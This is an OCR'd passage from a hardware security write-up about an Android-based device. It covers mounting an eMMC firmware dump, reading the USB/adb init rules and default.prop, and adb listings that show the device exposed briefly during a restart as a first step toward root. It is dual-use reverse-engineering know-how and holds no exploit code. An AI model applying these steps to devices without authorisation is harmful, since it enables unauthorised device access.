

1
2
_MAINBOARD_3.1.6
MSP432P401R
Android
OTG
Battery
Uart
Program
FPC
2140

Stage 3. Reading Firmware from EMMC

```
# losetup -P -f --show
dump_emmc.bin
```




Stage 4. Analyzing Firmware




```
### start adbd at init.usb.configfs.rc ###
on property:sys.usb.config=mtp,adb && property:vendor.usb.acm_cnt=0 && \
property:sys.usb.configfs=1
    setprop vendor.usb.pid 0x201D
on property:sys.usb.config=mtp,adb && property:vendor.usb.acm_cnt=1 && \
property:sys.usb.configfs=1
    setprop vendor.usb.pid 0x200A
    setprop vendor.usb.acm_port1 ""
on property:sys.usb.config=mtp,adb && property:vendor.usb.acm_cnt=2 && \
property:sys.usb.configfs=1
    setprop vendor.usb.pid 0x2026

on property:sys.usb.ffs.ready=1 && property:sys.usb.config=mtp,adb && \
property:vendor.usb.acm_enable=1 && property:sys.usb.configfs=1
    write /config/usb_gadget/g1/configs/b.1/strings/0x409/configuration "mtp_adb_acm"
    write /config/usb_gadget/g1/idProduct ${vendor.usb.pid}
    write /config/usb_gadget/g1/os_desc/use 1
    write /sys/devices/platform/mt_usb/saving 1
    symlink /config/usb_gadget/g1/functions/mtp.gs0 /config/usb_gadget/g1/configs/b.1/f1
    symlink /config/usb_gadget/g1/functions/ffs.adb /config/usb_gadget/g1/configs/b.1/f2
    symlink /config/usb_gadget/g1/functions/acm.gs${vendor.usb.acm_port0} /config/usb_gadget/g1/configs/b.1/f3
    symlink /config/usb_gadget/g1/functions/acm.gs${vendor.usb.acm_port1} /config/usb_gadget/g1/configs/b.1/f4
    write /config/usb_gadget/g1/UDC ${sys.usb.controller}
    setprop sys.usb.state ${sys.usb.config}
```


Stage 4. Analyzing Firmware. Default.prop config




```
ro.vndk.version=28
ro.zygote=zygote64_32
ro.logd.size.stats=64K
log.tag.stats_log=I
persist.service.acm.enable=0
ro.mount.fs=EXT4
ro.vendor.rc=/vendor/etc/init/hw/
persist.sys.usb.config=mtp
vendor.mtkcamapp.cshot.version=2
ro.oem_unlock_supported=1
ro.mtk_perf_fast_start_win=0
camera.disable_zsl_mode=1
ro.logd.kernel=false
```



Android USB state on boot after restart




Stage 5. Trying to get Root



```
frolov[redacted] C:\platform-tools
$ time
The current time is: 14:37:43,17
Enter the new time:

frolo[redacted] C:\platform-tools
$ adb devices -l
List of devices attached


frolov[redacted] C:\platform-tools
$ adb devices -l
List of devices attached
[redacted]02E5E9     device product:full_t6736_l37mme_64 model[redacted]03 device:t6736_l37mme_64 transport_id:2

frolo[redacted] C:\platform-tools
$ adb devices -l
List of devices attached
[redacted]02E5E9     device product:full_t6736_l37mme_64 model[redacted]03 device:t6736_l37mme_64 transport_id:2

frolov[redacted] C:\platform-tools
$ adb devices -l
List of devices attached
[redacted]02E5E9     device product:full_t6736_l37mme_64 model:[redacted]03 device:t6736_l37mme_64 transport_id:2

frolov[redacted] C:\platform-tools
$ adb devices -l
List of devices attached


frolov[redacted] C:\platform-tools
$ time
The current time is: 14:38:05,20
Enter the new time:

frolov[redacted] C:\platform-tools
$
```

Stage 5. Trying to get Root

